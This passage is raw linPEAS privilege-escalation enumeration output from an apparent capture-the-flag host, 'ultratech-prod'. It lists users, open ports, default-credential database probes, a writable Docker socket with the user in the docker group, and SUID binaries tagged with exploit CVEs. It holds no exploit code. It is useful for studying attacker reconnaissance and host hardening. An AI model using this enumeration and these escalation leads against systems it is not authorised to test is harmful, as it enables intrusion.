polkit.service            -         -
org.freedesktop.hostname1         - -               -                (activatable)
-                         -
org.freedesktop.locale1           - -               -                (activatable)
-                         -
org.freedesktop.login1          752 systemd-logind  root             :1.3          systemd-
logind.service    -          -
org.freedesktop.network1        645 systemd-network systemd-network  :1.1          systemd-
networkd.service  -          -
org.freedesktop.resolve1        658 systemd-resolve systemd-resolve  :1.0          systemd-
resolved.service  -          -
org.freedesktop.systemd1          1 systemd         root             :1.2
init.scope                -         -
org.freedesktop.thermald          - -               -                (activatable)
-                         -
org.freedesktop.timedate1         - -               -                (activatable)
-                         -


═══════════════════════════════════╣ Network Information ╠═══════════════════════════════════
[+] Hostname, hosts and DNS
ultratech-prod
127.0.0.1       localhost.localdomain   localhost
::1             localhost6.localdomain6 localhost6

::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

nameserver 127.0.0.53
options edns0
search eu-west-1.compute.internal

[+] Content of /etc/inetd.conf & /etc/xinetd.conf









[+] Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:a4:a6:b8:0d  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
```

```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.249.84  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::ef:feff:fedf:4675  prefixlen 64  scopeid 0x20<link>
        ether 02:ef:fe:df:46:75  txqueuelen 1000  (Ethernet)
        RX packets 4817  bytes 683461 (683.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12734  bytes 3157886 (3.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 556  bytes 47332 (47.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 556  bytes 47332 (47.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


[+] Networks and neighbours
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         ip-10-10-0-1.eu 0.0.0.0         UG    100    0        0 eth0
10.10.0.0       0.0.0.0         255.255.0.0     U     0      0        0 eth0
ip-10-10-0-1.eu 0.0.0.0         255.255.255.255 UH    100    0        0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
Address                  HWtype  HWaddress           Flags Mask            Iface
ip-10-10-0-1.eu-west-1.  ether   02:c8:85:b5:5a:aa   C                     eth0

[+] Iptables rules
iptables rules Not Found

[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::8081                 :::*                    LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::31331                :::*                    LISTEN      -

[+] Can I sniff with tcpdump?
No

[+] Internet Access?
Ping is not available
DNS not available
Port 443 is not accessible
Port 80 is not accessible


═══════════════════════════════════╣ Users Information ╠═══════════════════════════════════
[+] My user
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#users
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)

[+] Do I have PGP keys?
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found

[+] Clipboard or highlighted text?
xsel and xclip Not Found

[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid

[+] Checking sudo tokens
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
/proc/sys/kernel/yama/ptrace_scope is not enabled (1)
gdb wasn't found in PATH

[+] Checking doas.conf
/etc/doas.conf Not Found
```

```
[+] Checking Pkexec policy
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/interesting-groups-linux-pe#pe-
method-2

[Configuration]
AdminIdentities=unix-user:0
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin

[+] Superusers
root:x:0:0:root:/root:/bin/bash

[+] Users with console
lp1:x:1000:1000:lp1:/home/lp1:/bin/bash
r00t:x:1001:1001::/home/r00t:/bin/bash
root:x:0:0:root:/root:/bin/bash
www:x:1002:1002::/home/www:/bin/sh

[+] All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(lp1) gid=1000(lp1) groups=1000(lp1),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
uid=1002(www) gid=1002(www) groups=1002(www)
uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=102(syslog) gid=106(syslog) groups=106(syslog),4(adm)
uid=103(messagebus) gid=107(messagebus) groups=107(messagebus)
uid=104(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=105(lxd) gid=65534(nogroup) groups=65534(nogroup)
uid=106(uuidd) gid=110(uuidd) groups=110(uuidd)
uid=107(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=108(landscape) gid=112(landscape) groups=112(landscape)
uid=109(pollinate) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=110(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=111(mysql) gid=113(mysql) groups=113(mysql)
uid=112(ftp) gid=115(ftp) groups=115(ftp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)

[+] Login now
 03:52:32 up  1:25,  1 user,  load average: 0.29, 0.15, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
r00t     pts/0    10.2.81.218      03:47    2:32   0.27s  0.00s /bin/sh ./linpeas.sh -a

[+] Last logons
reboot   system boot  Fri Mar 22 13:56:21 2019 - Fri Mar 22 14:01:17 2019  (00:04)     0.0.0.0
www      pts/0        Fri Mar 22 13:51:11 2019 - Fri Mar 22 13:51:17 2019  (00:00)     0.0.0.0
www      pts/1        Fri Mar 22 13:49:40 2019 - Fri Mar 22 13:51:10 2019  (00:01)     0.0.0.0
www      pts/0        Fri Mar 22 13:49:27 2019 - Fri Mar 22 13:49:41 2019  (00:00)     0.0.0.0
lp1      tty1         Fri Mar 22 12:38:52 2019 - down                      (01:17)     0.0.0.0
reboot   system boot  Fri Mar 22 12:38:53 2019 - Fri Mar 22 13:56:09 2019  (01:17)     0.0.0.0
lp1      tty1         Tue Mar 19 14:42:44 2019 - down                      (01:50)     0.0.0.0
reboot   system boot  Tue Mar 19 14:42:00 2019 - Tue Mar 19 16:32:49 2019  (01:50)     0.0.0.0

wtmp begins Tue Mar 19 14:42:00 2019

[+] Last time logon each user
Username         Port     From             Latest
root             tty1                      Fri Mar 22 18:19:40 +0000 2019
lp1              tty1                      Fri Mar 22 18:14:58 +0000 2019
r00t             pts/0    10.2.81.218      Wed May 19 03:47:49 +0000 2021

[+] Password policy
```

```
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
ENCRYPT_METHOD SHA512

[+] Testing 'su' as other users with shell using as passwords: null pwd, the username and
top2000pwds
It's not possible to brute-force su.

[+] Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!


═══════════════════════════════════╣ Software Information ╠═══════════════════════════════════
[+] MySQL version
mysql  Ver 14.14 Distrib 5.7.25, for Linux (x86_64) using  EditLine wrapper

[+] MySQL connection using default root/root ........... No
[+] MySQL connection using root/toor ................... No
[+] MySQL connection using root/NOPASS ................. No
[+] Searching mysql credentials and exec
From '/etc/mysql/mysql.conf.d/mysqld.cnf' Mysql user: user              = mysql
Found readable /etc/mysql/my.cnf
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mysql.conf.d/

[+] PostgreSQL version and pgadmin credentials
 Not Found

[+] PostgreSQL connection to template0 using postgres/NOPASS ........ No
[+] PostgreSQL connection to template1 using postgres/NOPASS ........ No
[+] PostgreSQL connection to template0 using pgsql/NOPASS ........... No
[+] PostgreSQL connection to template1 using pgsql/NOPASS ........... No

[+] Apache server info
Version: Server version: Apache/2.4.29 (Ubuntu)
Server built:   2018-10-10T18:59:25
PHP exec extensions
/etc/apache2/mods-enabled/php7.2.conf-<FilesMatch ".+\.ph(ar|p|tml)$">
/etc/apache2/mods-enabled/php7.2.conf:    SetHandler application/x-httpd-php
--
/etc/apache2/mods-enabled/php7.2.conf-<FilesMatch ".+\.phps$">
/etc/apache2/mods-enabled/php7.2.conf:    SetHandler application/x-httpd-php-source
--
/etc/apache2/mods-available/php7.2.conf-<FilesMatch ".+\.ph(ar|p|tml)$">
/etc/apache2/mods-available/php7.2.conf:    SetHandler application/x-httpd-php
--
/etc/apache2/mods-available/php7.2.conf-<FilesMatch ".+\.phps$">
/etc/apache2/mods-available/php7.2.conf:    SetHandler application/x-httpd-php-source

[+] Searching PHPCookies
 Not Found

[+] Searching Wordpress wp-config.php files
wp-config.php Not Found

[+] Searching Drupal settings.php files
/default/settings.php Not Found

[+] Searching Tomcat users file
tomcat-users.xml Not Found

[+] Mongo information
mongo binary Not Found

[+] Searching supervisord configuration file
supervisord.conf Not Found

[+] Searching cesi configuration file
cesi.conf Not Found

[+] Searching Rsyncd config file
/usr/share/doc/rsync/examples/rsyncd.conf
[ftp]
        comment = public archive
        path = /var/www/pub
        use chroot = yes
        lock file = /var/lock/rsyncd
        read only = yes
```

```
        list = yes
        uid = nobody
        gid = nogroup
        strict modes = yes
        ignore errors = no
        ignore nonreadable = yes
        transfer logging = no
        timeout = 600
        refuse options = checksum dry-run
        dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz

[+] Searching Hostapd config file
hostapd.conf Not Found

[+] Searching wifi conns file
 Not Found

[+] Searching Anaconda-ks config files
anaconda-ks.cfg Not Found

[+] Searching .vnc directories and their passwd files
.vnc Not Found

[+] Searching ldap directories and their hashes
/etc/ldap
The password hash is from the {SSHA} to 'structural'

[+] Searching .ovpn files and credentials
.ovpn Not Found

[+] Searching ssl/ssh files
ChallengeResponseAuthentication no
UsePAM yes
PasswordAuthentication yes
Possible private SSH keys were found!
/home/www/api/node_modules/http-signature/http_signing.md
  --> Some certificates were found (out limited):
/etc/pollinate/entropy.ubuntu.com.pem

 --> /etc/hosts.allow file found, read the rules:
/etc/hosts.allow


Searching inside /etc/ssh/ssh_config for interesting info
Host *
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes

[+] Searching unexpected auth lines in /etc/pam.d/sshd
No

[+] Searching Cloud credentials (AWS, Azure, GC)

[+] NFS exports?
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/nfs-no_root_squash-misconfiguration-
pe
/etc/exports Not Found

[+] Searching kerberos conf files and tickets
[i] https://book.hacktricks.xyz/pentesting/pentesting-kerberos-88#pass-the-ticket-ptt
krb5.conf Not Found
tickets kerberos Not Found
klist Not Found

[+] Searching Kibana yaml
kibana.yml Not Found

[+] Searching Knock configuration
Knock.config Not Found

[+] Searching logstash files
 Not Found

[+] Searching elasticsearch files
 Not Found

[+] Searching Vault-ssh files
```

```
vault-ssh-helper.hcl Not Found

[+] Searching AD cached hashes
cached hashes Not Found

[+] Searching screen sessions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-sessions
No Sockets found in /run/screen/S-r00t.

[+] Searching tmux sessions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-shell-sessions
tmux Not Found

[+] Searching Couchdb directory

[+] Searching redis.conf

[+] Searching dovecot files
dovecot credentials Not Found

[+] Searching mosquitto.conf

[+] Searching neo4j auth file

[+] Searching Cloud-Init conf file
Found readable /etc/cloud/cloud.cfg
     lock_passwd: True

[+] Searching Erlang cookie file

[+] Searching GVM auth file

[+] Searching IPSEC files

[+] Searching IRSSI files

[+] Searching Keyring files
Keyring folder: /usr/share/keyrings
/usr/share/keyrings:
total 36
-rw-r--r-- 1 root root 7399 Sep 17  2018 ubuntu-archive-keyring.gpg
-rw-r--r-- 1 root root 6713 Oct 27  2016 ubuntu-archive-removed-keys.gpg
-rw-r--r-- 1 root root 4097 Feb  6  2018 ubuntu-cloudimage-keyring.gpg
-rw-r--r-- 1 root root    0 Jan 17  2018 ubuntu-cloudimage-removed-keys.gpg
-rw-r--r-- 1 root root 2253 Mar 21  2018 ubuntu-esm-keyring.gpg
-rw-r--r-- 1 root root 1139 Mar 21  2018 ubuntu-fips-keyring.gpg
-rw-r--r-- 1 root root 1139 Mar 21  2018 ubuntu-fips-updates-keyring.gpg
-rw-r--r-- 1 root root 1227 May 27  2010 ubuntu-master-keyring.gpg

[+] Searching Filezilla sites file

[+] Searching backup-manager files

[+] Searching uncommon passwd files (splunk)
passwd file: /etc/cron.daily/passwd
passwd file: /etc/pam.d/passwd
passwd file: /usr/bin/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd

[+] Searching GitLab related files


[+] Searching PGP/GPG
PGP/GPG files found:
drwx------ 3 lp1 lp1 4096 Mar 19  2019 /home/lp1/.gnupg
drwx------ 4 r00t r00t 4096 May 19 03:52 /home/r00t/.gnupg
total 16
drwx------ 2 r00t r00t 4096 May 19 03:52 crls.d
drwx------ 2 r00t r00t 4096 May 19 03:13 private-keys-v1.d
-rw------- 1 r00t r00t   32 May 19 03:52 pubring.kbx
-rw------- 1 r00t r00t 1200 May 19 03:52 trustdb.gpg

PGP/GPG software:
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found
```

```
[+] Searching vim files

[+] Checking if containerd(ctr) is available
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/containerd-ctr-privilege-escalation

[+] Checking if runc is available
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/runc-privilege-escalation

[+] Searching docker files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket
lrwxrwxrwx 1 root root 33 Mar 22  2019 /etc/systemd/system/sockets.target.wants/docker.socket -> /
lib/systemd/system/docker.socket
total 0
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_merged
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_merged_recursive
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_queued
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_queued_recursive
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_service_bytes
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_service_bytes_recursive
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_serviced
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_serviced_recursive
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_service_time
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_service_time_recursive
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_wait_time
-r--r--r-- 1 root root 0 May 19 03:52 blkio.io_wait_time_recursive
-rw-r--r-- 1 root root 0 May 19 03:52 blkio.leaf_weight
-rw-r--r-- 1 root root 0 May 19 03:52 blkio.leaf_weight_device
--w------- 1 root root 0 May 19 03:52 blkio.reset_stats
-r--r--r-- 1 root root 0 May 19 03:52 blkio.sectors
-r--r--r-- 1 root root 0 May 19 03:52 blkio.sectors_recursive
-r--r--r-- 1 root root 0 May 19 03:52 blkio.throttle.io_service_bytes
-r--r--r-- 1 root root 0 May 19 03:52 blkio.throttle.io_serviced
-rw-r--r-- 1 root root 0 May 19 03:52 blkio.throttle.read_bps_device
-rw-r--r-- 1 root root 0 May 19 03:52 blkio.throttle.read_iops_device
-rw-r--r-- 1 root root 0 May 19 03:52 blkio.throttle.write_bps_device
-rw-r--r-- 1 root root 0 May 19 03:52 blkio.throttle.write_iops_device
-r--r--r-- 1 root root 0 May 19 03:52 blkio.time
-r--r--r-- 1 root root 0 May 19 03:52 blkio.time_recursive
-rw-r--r-- 1 root root 0 May 19 03:52 blkio.weight
-rw-r--r-- 1 root root 0 May 19 03:52 blkio.weight_device
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.clone_children
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.procs
-rw-r--r-- 1 root root 0 May 19 03:52 notify_on_release
-rw-r--r-- 1 root root 0 May 19 03:52 tasks
total 0
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.clone_children
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.procs
-r--r--r-- 1 root root 0 May 19 03:52 cpuacct.stat
-rw-r--r-- 1 root root 0 May 19 03:52 cpuacct.usage
-r--r--r-- 1 root root 0 May 19 03:52 cpuacct.usage_all
-r--r--r-- 1 root root 0 May 19 03:52 cpuacct.usage_percpu
-r--r--r-- 1 root root 0 May 19 03:52 cpuacct.usage_percpu_sys
-r--r--r-- 1 root root 0 May 19 03:52 cpuacct.usage_percpu_user
-r--r--r-- 1 root root 0 May 19 03:52 cpuacct.usage_sys
-r--r--r-- 1 root root 0 May 19 03:52 cpuacct.usage_user
-rw-r--r-- 1 root root 0 May 19 03:52 cpu.cfs_period_us
-rw-r--r-- 1 root root 0 May 19 03:52 cpu.cfs_quota_us
-rw-r--r-- 1 root root 0 May 19 03:52 cpu.shares
-r--r--r-- 1 root root 0 May 19 03:52 cpu.stat
-rw-r--r-- 1 root root 0 May 19 03:52 notify_on_release
-rw-r--r-- 1 root root 0 May 19 03:52 tasks
total 0
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.clone_children
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.procs
--w------- 1 root root 0 May 19 03:52 devices.allow
--w------- 1 root root 0 May 19 03:52 devices.deny
-r--r--r-- 1 root root 0 May 19 03:52 devices.list
-rw-r--r-- 1 root root 0 May 19 03:52 notify_on_release
-rw-r--r-- 1 root root 0 May 19 03:52 tasks
total 0
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.clone_children
--w--w--w- 1 root root 0 May 19 03:52 cgroup.event_control
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.procs
-rw-r--r-- 1 root root 0 May 19 03:52 memory.failcnt
--w------- 1 root root 0 May 19 03:52 memory.force_empty
-rw-r--r-- 1 root root 0 May 19 03:52 memory.kmem.failcnt
-rw-r--r-- 1 root root 0 May 19 03:52 memory.kmem.limit_in_bytes
-rw-r--r-- 1 root root 0 May 19 03:52 memory.kmem.max_usage_in_bytes
```

```
-r--r--r-- 1 root root 0 May 19 03:52 memory.kmem.slabinfo
-rw-r--r-- 1 root root 0 May 19 03:52 memory.kmem.tcp.failcnt
-rw-r--r-- 1 root root 0 May 19 03:52 memory.kmem.tcp.limit_in_bytes
-rw-r--r-- 1 root root 0 May 19 03:52 memory.kmem.tcp.max_usage_in_bytes
-r--r--r-- 1 root root 0 May 19 03:52 memory.kmem.tcp.usage_in_bytes
-r--r--r-- 1 root root 0 May 19 03:52 memory.kmem.usage_in_bytes
-rw-r--r-- 1 root root 0 May 19 03:52 memory.limit_in_bytes
-rw-r--r-- 1 root root 0 May 19 03:52 memory.max_usage_in_bytes
-rw-r--r-- 1 root root 0 May 19 03:52 memory.move_charge_at_immigrate
-r--r--r-- 1 root root 0 May 19 03:52 memory.numa_stat
-rw-r--r-- 1 root root 0 May 19 03:52 memory.oom_control
---------- 1 root root 0 May 19 03:52 memory.pressure_level
-rw-r--r-- 1 root root 0 May 19 03:52 memory.soft_limit_in_bytes
-r--r--r-- 1 root root 0 May 19 03:52 memory.stat
-rw-r--r-- 1 root root 0 May 19 03:52 memory.swappiness
-r--r--r-- 1 root root 0 May 19 03:52 memory.usage_in_bytes
-rw-r--r-- 1 root root 0 May 19 03:52 memory.use_hierarchy
-rw-r--r-- 1 root root 0 May 19 03:52 notify_on_release
-rw-r--r-- 1 root root 0 May 19 03:52 tasks
total 0
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.clone_children
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.procs
-rw-r--r-- 1 root root 0 May 19 03:52 notify_on_release
-rw-r--r-- 1 root root 0 May 19 03:52 tasks
total 0
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.clone_children
-rw-r--r-- 1 root root 0 May 19 03:52 cgroup.procs
-rw-r--r-- 1 root root 0 May 19 03:52 notify_on_release
-r--r--r-- 1 root root 0 May 19 03:52 pids.current
-r--r--r-- 1 root root 0 May 19 03:52 pids.events
-rw-r--r-- 1 root root 0 May 19 03:52 pids.max
-rw-r--r-- 1 root root 0 May 19 03:52 tasks
-rw-r--r-- 1 root root 0 Mar 22  2019 /var/lib/systemd/deb-systemd-helper-enabled/-
sockets.target.wants/docker.socket
srw-rw---- 1 root docker 0 May 19 02:29 /run/docker.sock
Docker socket file (/run/docker.sock) is writable

[+] Interesting Firefox Files
[i] https://book.hacktricks.xyz/forensics/basic-forensics-esp/browser-artifacts#firefox

[+] Interesting Chrome Files
[i] https://book.hacktricks.xyz/forensics/basic-forensics-esp/browser-artifacts#firefox

[+] Autologin Files



[+] S/Key authentication

[+] YubiKey authentication

[+] Passwords inside pam.d


═══════════════════════════════════╣ Interesting Files ╠═══════════════════════════════════
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root   root             44K May  7  2014 /snap/core/6531/bin/ping6
-rwsr-xr-x 1 root   root             44K May  7  2014 /snap/core/6531/bin/ping
-rwsr-xr-x 1 root   root             44K May  7  2014 /snap/core/6350/bin/ping6
-rwsr-xr-x 1 root   root             44K May  7  2014 /snap/core/6350/bin/ping
-rwsr-xr-x 1 root   root             31K Aug 11  2016 /bin/fusermount
-rwsr-xr-- 1 root   systemd-resolve  42K Jan 12  2017 /snap/core/6531/usr/lib/dbus-1.0/dbus-daemon-
launch-helper
-rwsr-xr-- 1 root   systemd-resolve  42K Jan 12  2017 /snap/core/6350/usr/lib/dbus-1.0/dbus-daemon-
launch-helper
-rwsr-xr-x 1 root   root             19K Mar  9  2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root   root             63K Mar  9  2017 /bin/ping
-rwsr-xr-x 1 root   root             10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root   root             53K May 17  2017 /snap/core/6531/usr/bin/passwd  --->
Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root   root             74K May 17  2017 /snap/core/6531/usr/bin/gpasswd
-rwsr-xr-x 1 root   root             40K May 17  2017 /snap/core/6531/usr/bin/chsh
-rwsr-xr-x 1 root   root             71K May 17  2017 /snap/core/6531/usr/bin/chfn  --->
SuSE_9.3/10
-rwsr-xr-x 1 root   root             53K May 17  2017 /snap/core/6350/usr/bin/passwd  --->
Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root   root             74K May 17  2017 /snap/core/6350/usr/bin/gpasswd
```

```
-rwsr-xr-x 1 root   root             40K May 17  2017 /snap/core/6350/usr/bin/chsh
-rwsr-xr-x 1 root   root             71K May 17  2017 /snap/core/6350/usr/bin/chfn  --->
SuSE_9.3/10
-rwsr-xr-x 1 root   root             39K May 17  2017 /snap/core/6531/usr/bin/newgrp  --->  HP-
UX_10.20
-rwsr-xr-x 1 root   root             40K May 17  2017 /snap/core/6531/bin/su
-rwsr-xr-x 1 root   root             39K May 17  2017 /snap/core/6350/usr/bin/newgrp  --->  HP-
UX_10.20
-rwsr-xr-x 1 root   root             40K May 17  2017 /snap/core/6350/bin/su
-rwsr-xr-x 1 root   root            134K Jul  4  2017 /snap/core/6531/usr/bin/sudo  --->  /sudo$
-rwsr-xr-x 1 root   root            134K Jul  4  2017 /snap/core/6350/usr/bin/sudo  --->  /sudo$
-rwsr-xr-- 1 root   messagebus       42K Nov 15  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root   root            146K Jan 18  2018 /usr/bin/sudo  --->  /sudo$
-rwsr-xr-x 1 root   root             59K Jan 25  2018 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/-
Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root   root             37K Jan 25  2018 /usr/bin/newuidmap
-rwsr-xr-x 1 root   root             40K Jan 25  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root   root             37K Jan 25  2018 /usr/bin/newgidmap
-rwsr-xr-x 1 root   root             75K Jan 25  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root   root             44K Jan 25  2018 /usr/bin/chsh
-rwsr-xr-x 1 root   root             75K Jan 25  2018 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root   root             44K Jan 25  2018 /bin/su
-rwsr-sr-x 1 daemon daemon           51K Feb 20  2018 /usr/bin/at  --->
RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root   root             27K May 16  2018 /snap/core/6531/bin/umount  --->  BSD/-
Linux(08-1996)
-rwsr-xr-x 1 root   root             40K May 16  2018 /snap/core/6531/bin/mount  --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root   root             27K May 16  2018 /snap/core/6350/bin/umount  --->  BSD/-
Linux(08-1996)
-rwsr-xr-x 1 root   root             40K May 16  2018 /snap/core/6350/bin/mount  --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-- 1 root   dip             386K Jun 12  2018 /snap/core/6531/usr/sbin/pppd  --->
Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-- 1 root   dip             386K Jun 12  2018 /snap/core/6350/usr/sbin/pppd  --->
Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root   root             27K Oct 15  2018 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root   root             43K Oct 15  2018 /bin/mount  --->
Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root   root            419K Nov  5  2018 /snap/core/6350/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root   root             99K Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root   root             14K Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root   root             22K Jan 15  2019 /usr/bin/pkexec  --->
Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-sr-x 1 root   root             97K Jan 29  2019 /snap/core/6350/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root   root            419K Jan 31  2019 /snap/core/6531/usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root   root             97K Feb 27  2019 /snap/core/6531/usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root   root            427K Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root   root            143K Mar 14  2019 /bin/ntfs-3g  --->  Debian9/8/7/Ubuntu/Gentoo/-
others/Ubuntu_Server_16.10_and_others(02-2017)
-rwsr-sr-x 1 root   root             99K Mar 15  2019 /usr/lib/snapd/snap-confine

[+] SGID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/6531/usr/bin/mail-unlock
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/6531/usr/bin/mail-touchlock
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/6531/usr/bin/mail-lock
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/6350/usr/bin/mail-unlock
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/6350/usr/bin/mail-touchlock
-rwxr-sr-x 3 root   mail             15K Dec  3  2012 /snap/core/6350/usr/bin/mail-lock
-rwxr-sr-x 1 root   mail             15K Dec  7  2013 /snap/core/6531/usr/bin/dotlockfile
